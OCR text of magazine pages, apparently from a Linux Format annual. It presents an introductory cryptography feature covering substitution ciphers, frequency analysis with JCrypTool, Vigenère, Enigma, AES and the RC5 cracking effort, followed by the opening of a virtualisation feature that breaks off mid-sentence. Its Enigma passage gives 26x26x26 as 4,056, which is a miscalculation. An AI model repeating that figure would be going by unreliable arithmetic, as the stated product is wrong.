Naively, we might assume that increasing the number of possible keys to a large-enough number ought to render a cipher un-crackable, but this alone isn't enough as we're about to see. Instead of just shifting letters forward, in our next example of a general mono-alphabetic substitution cipher, we'll have a much more random mapping of plaintext letters into their ciphertext equivalents. In this case, the key would look something like GKVAQWCDIMETXBONJHRYZSUFPL which would mean that, to encrypt a message, A becomes G, B become K, C becomes V, etc. The number of combinations of 26 letters, that is the number of possible keys, is 26 factorial which equals 26x25x24... x3x2, which is a massive 400 trillion trillion.

In binary terms, it's a bit less than two to the power of 89. Although many of today's most secure ciphers use much longer keys, it's not hard to estimate how many countless years it would take to crack an 89-bit cipher via a brute force attack using a PC. But there's a much easier way, as we can illustrate using *JCrypTool*.

Frequently wrong

To start, use *JCrypTool* to encrypt some text using the general mono-substitution cipher. Use a text file with only upper case letters, no figures, punctuations, symbols or spaces, and at least 50 sentences in length. Select Classic and then Substitution in the Algorithms menu and, when you've entered the 26-letter key (which *JCrypTool* calls the Password) and encrypted the message by clicking Apply password. Save the result.



JCrypTool is a useful educational resource for learning about cryptography.

Now we're going to see how easy it is to crack this encrypted message using frequency analysis, so choose Substitution Analysis from the Analysis menu, pick the encrypted file and select Start the analysis. When the results are revealed, first of all choose Single characters against Show frequencies of and you'll be shown a graph of how many times each letter of the alphabet appears.

Since the most common letters in the English language are E, T, A, O, I, N, S, H and R, there's a good chance that the ciphertext letters for these plain text letters will tend to be towards the top of the list. Unless you used a large amount of text, though, the order won't be exact so a bit of detective work is called for.

A next step, therefore, is to look at the frequency of two- and three-letter groups, which *JCrytpTools* calls Character 2-grams and Character 3-grams. Knowing that the most common two-letter pairs are TH, HE, IN and ER, in that order, and THE is the most common

» THE LANGUAGE OF CRYPTOGRAPHY

Cryptography has its own language that you need to understand to get the most from this article. First, we need to differentiate between a code and a cipher because in everyday speech, the two words are used interchangeably.

In a code, symbols of some sort are used to represent words or phrases. So, for example, if you ever watched *Smokey and the Bandit*, you'll probably remember the immortal phrase "10-4 good buddy", this being an example of the 10-code used on CB radio. The 10-code isn't secret – it's used to streamline communication – but codes can also be used for security purposes. Ciphers, on the other hand make changes not at the level of a word or phrase, but at the level of a single letter or byte. Ciphers are nearly always intended to render messages unintelligible to all but the intended recipient.

Encryption involves taking a readable message, which cryptographers refer to as plaintext, and converting it to so-called ciphertext. This is carried out before entrusting the message to some communication channel where it might be intercepted. Decryption is the opposite, taking the ciphertext, as received from the communication channel, and converting it back to the original plaintext. Decryption is carried out by someone who's authorised to read the message and, therefore, knows how to decrypt it. Conversely, cryptanalysis is the official name for code-breaking, the process by which an unauthorised person is able to read an encrypted message.

three-letter combination, by a significant margin, you can start to make some educated guesses.

Tentatively enter these guesses under Mapping of each alphabet character and you'll start to see lowercase possible plain text letters being substituted for uppercase ciphertext letters under Preview of deciphered text. Employing a trial-and-error approach, you should be able to read the message, but since you already know what it's meant to say, we suggest that you then try some unknown ciphertext – ask a friend to generate some using *JCrypTool*.

JCrypTool is a great resource that can teach you a lot, but nothing beats hacking a bit of code to understand what's going on. So, to get a better feel for how tricky it can be to crack a cipher automatically – even a relatively simple one like the generalised mono-substitution cipher – we challenge you to do so using your own software. To start we suggest you implement some code to count the frequency of single letters and two- and three-letter combinations. Now, rather than provide a means by which you can use these statistics to decipher the message manually, the next step is to automate the process. This isn't trivial and you'll need to analyse how you carry out the process yourself using a trial-and-error approach. Access to a dictionary of English words is probably essential.

Credit: Ralf Roletschek, FAL 1.3, https://bit.ly/2MIUIN6

The first recorded use of cryptography was by Julius Caesar over 2,000 years ago. Photo: Ralf Roletschek.

You might wonder why we suggested using text with no spaces, and that's because leaving in the spaces makes cryptanalysis easier. For example, the only one-letter words in the English language are A and I so, if we exclude any possibility that any other letter such as J appears in the text (which isn't impossible, as this sentence proves), any single letters must correspond to A or I. Similarly, there are 104 two-letter words, but all except about 15 are rarely encountered and so the presence of spaces would reveal these. Similarly, if words are identifiable in the ciphertext, searching through dictionaries could offer a huge advantage. For this reason, spaces aren't usually preserved in their original places although, to make messages easier to transcribe, they're often reinserted to split the message into five-letter groups.


The never-ending battle

The history of cryptography is one of an ongoing battle between the code-makers and the code-breakers. So, for example, the knowledge that monoalphabetic substitution ciphers were susceptible to attack by frequency analysis, led to the development of the more secure polyalphabetic cipher.

The best way to describe these ciphers – most famously the Vigenère cipher – is as a combination of several monoalphabetic substitution ciphers. In the Vigenère cipher, each substitution is made just by shifting a fixed number of positions, as in the generalised Caesar cipher, but the number of positions cycle according to a keyword. So, if the keyword is LINUX, the first letter is shifted 11 positions (the difference between A and L), the second letter eight positions, through to 23 positions for the fifth letter. It then reverts to 11 positions for the sixth letter.

Now, frequency analysis won't reveal nearly as big a difference between different ciphertext letters. However, to cut a long story short, various methods of analysis have been used to estimate the key length. Then, once the key length is known, those letters that are separated by the key length (for example, letters 1, 6, 11, 16, 21 etc. and letters 2, 7, 12, 17, 22 etc. for a five-letter key length) can be treated just like the generalised Caesar cipher. Although this method is much more difficult than with a monoalphabetic substitution cipher, especially without software support, it was perfected as long ago as 1854.

The fact that the Vigenère cipher is crackable, illustrates an important fact. So long as the key is shorter than the message, there will always be patterns




Relying on a mono-alphabetic substation cipher, in plotting to execute Queen Elizabeth I, cost Mary Queen of Scots her life.


Credit: The National Archives, Public domain https://commons.wikimedia.org/wiki/File:Babington_postscript.jpg

» CONSIDER STEGANOGRAPHY

Steganography achieves secrecy by hiding a message so no one would suspect it was present, such as a text document or Jpeg image. It's not hard to devise a method of embedding a message in a text file – for example arranging the text so that the hidden message is revealed by extracting every 10th letter – but this would usually result in contrived looking text which would look suspicious. More common, because it's much less obvious to a casual observer, is to embed the message in an image. For example, the message could be encoded into the least significant bit of the values that define the colour of adjacent pixels. Given that pixels often have at least 24-bit values, a change of just one in 16.7 million possible colours will be invisible to the eye.

You'll find no shortage of free steganography software (say, *OpenStego* or *StegoSuite*) if you want to try it out although you should be aware – if you're serious about secrecy rather than just curious – that steganography isn't considered as secure as encryption. On the other hand, if you encrypt your data before embedding it in a picture or an audio file, you could end up with the best of both worlds.





The online Enigma emulator at http://enigmaco.de enables you to trace each letter through the machine as it's typed.

in the ciphertext that could be exploited by a cryptanalyst. Even so, ciphers do become very much harder to crack as the key length is increased, and this led to one of the most well-known ciphers.

Although it was developed in the 1920s, the Enigma cipher was used in the Second World War by the German forces, who believed it to be impenetrable. Unlike most previous ciphers, an electro-mechanical machine was used for encryption and decryption because doing so by hand would have been too error-prone.

The Enigma machine comprised a keyboard and a panel of lights that indicated the encrypted version of any letter typed in. Between the keyboard and the lights were three wheels, each of which converted one letter to a different one, according to their internal wiring. This would just implement a mono-alphabetic substitution cipher but a key feature was that, after each letter had been typed, one of the wheels rotated by one position.

After 26 letters, this wheel would have returned to its starting position but, at this time, the second wheel moved on by one position. Similarly, after every full rotation of the second wheel, the third wheel moved on by one click. This way, the machine only returned to the same configuration every 26x26x26=4,056 letters.

To further complicate things, the signal passed through the three wheels twice, each time being translated differently, and also through a patch panel which implemented a further fixed translation. Different wired wheels were used in the machine on different days, their starting positions were altered, and so was the configuration of the patch panel – try out the online simulator at **http://enigmaco.de** to get a better feel for how it works. The story of how it was cracked at Bletchley Park, the secret code-breaking centre in Buckinghamshire, using the electro-mechanical Bombe computer, is now well-known. This represented a major victory for the code-breakers but it wasn't long before the code-makers struck back.

The WW2 Enigma cipher was so complicated that an electro-mechanical machine was used.

Photo: Alessandro Nassiri

Today's ciphers


So far, all the ciphers we've investigated have been substitution ciphers, but there are also transposition ciphers in which each letter stays the same while their order is mixed up. These don't succumb to frequency analysis because the frequencies will always be the same as that of the plain text. The principle is used in some of today's most secure ciphers, along with substitution.

A full description of how the AES cipher works is well documented if you want to work your way through the documentation. However, no introduction to cryptography would be complete without touching on it. To cut a long story short, data is encrypted in blocks of 16 bytes which are represented as 4x4 matrices. For each block, four different operations are carried out which, between them, involve both substitutions and transpositions. Those four operations are then carried out in 10, 12 or 14 rounds, depending on the length of the key, each time using a different so-called round key, which is derived from the main cipher key. AES can be used with 128-, 192- or 256-bit keys. *JCrypTool* enables you to follow through a DES encryption, which is similar to AES. This is found in the Visuals menu, but you'll need to read up on it first.

HOW RC5 WAS CRACKED

"It took over five years using a distributed network of PCs, with no fewer than 331,252 users contributing at some time during those 1,757 days."

To date, no successful brute force attack has been claimed for AES. However, to illustrate the fact that such a fiendishly complicated cipher can be cracked, the very similar RC5 cipher with a 64-bit key was cracked in 2002. It took over five years using a distributed network of PCs, with no fewer than 331,252 users contributing at some time during those 1,757 days. **Distributed.net**, the organisation responsible for this feat, is now working on a similar challenge with a 72-bit RC5-encrypted message. Using the latest technology, they say they're on track to exhaust the key space in 150 years. Looks like you can feel confident about trusting your bank details to 256-bit AES then. LXF




Writing a message on a strip of paper wound around a stick provided an early transposition cipher. Photo: Luringen.

Credit: CC BY-SA 3.0 **https://commons.wikimedia.org/wiki/File:Skytale.png**

LINUX FORMAT

2020 ANNUAL




LINUX FORMAT

Projects

Do more with Linux and FOSS

VIRTUALISATION

Jonni Bidwell learns to master containers and VirtualBox, enabling him to run Linux any time, any place and anywhere...



Virtualisation has been around since the mainframes of the 60s, where the activities of one program were separated from another. Later, IBM's CP-40 introduced the notion of a hypervisor and the ability to run multiple OSes concurrently.

Virtualisation proper took off in earnest in the mid-2000s, when 64-bit processors appeared with explicit features for running guest OSes more efficiently. Being able to virtualise machines (in theory) made sysadmins' lives much easier. Whole systems could be snapshotted, backed up and restored as easily as files. Critical updates could be tested in a virtual sandbox, which vastly reduced the possibility of things catching fire when they were rolled out to physical systems. Multiple VMs could exist on the same system, yet for all intents and purposes be isolated from one another, improving security and efficiency. Home users as well could enjoy the benefits of trying out this "Lye-nux" thing without risking ruination of their incumbent OS.

The hardware has evolved even more since, and you can now pass whole devices to virtual machines (VMs). This makes possible, among other things, running a Windows VM with its own fully accelerated, dedicated graphics card.


After VMs came containers, which rather than implementing a whole OS re-use the host's kernel and contain just the bits needed to run a particular service or set of services. This enables them to ship with the libraries they require, obviating the problem of conflicting versions when software is installed on a different machine. This makes them more portable than VMs, and to some extent offers a similar level of isolation.

Docker is the industry posterchild here, but there's more to containers than a single company. Snaps and Flatpaks (*see our tutorial on page 72*) leverage container technology and are already being used in the stead of traditional packages. This means developers can easily build and rapidly ship distro-agnostic packages, rather than waiting for distro packagers to include their software in the next release.

So whether you want to try out Hannah Montana Linux in a safe environment, or instantiate an entire LAMP stack on your server with a single command, read on!

Virtualisation in a nutshell

We summarise the tech that makes virtualisation possible and fun.



Being able to run Microsoft Edge is one reason to use a virtual machine, albeit not a particularly common one

Any old computer can run a virtual machine. People have been running emulators for years after all. But impersonating a foreign architecture is hard work, so those emulation tends to focus on machines much less powerful than the host.

However, when we emulate a machine that's architecturally similar to our host, we can take some shortcuts. Instead of emulating the CPU and other hardware we can pass instructions to that hardware. The more of this we do, the more we move from the emulation to the virtualisation end of the spectrum.

To do virtualisation properly, we need a hypervisor that sits above the VM and marshals calls between the guest and host. We don't want our hypervisor to do nothing, otherwise it would be pointless and allow for a guest to do undesirable things to the host, but we also don't want it to do too much, either.

Since around 2006, new CPU features (Intel's VT-x and AMD-V) have enabled the development of elegant hypervisors that fit the bill perfectly. Linux has KVM, Windows has Hyper-V, then there's the Xen hypervisor, which runs above a privileged, virtualised OS domain (dom0, which can run any OS you like) . Less-privileged (domU) VMs use dom0 for all their hardware access, and the hypervisor at the top ensures everything's isolated. The security-focused Qubes OS uses Xen virtualisation to keep applications separated. Further CPU innovations (Intel's VT-d and AMD-Vi) give VMs direct access to peripherals. It's this magic, together with Open Virtual Machine Firmware (OVMF) and the wonders of the VFIO driver, that allow us to pass a whole graphics card to a Windows 10 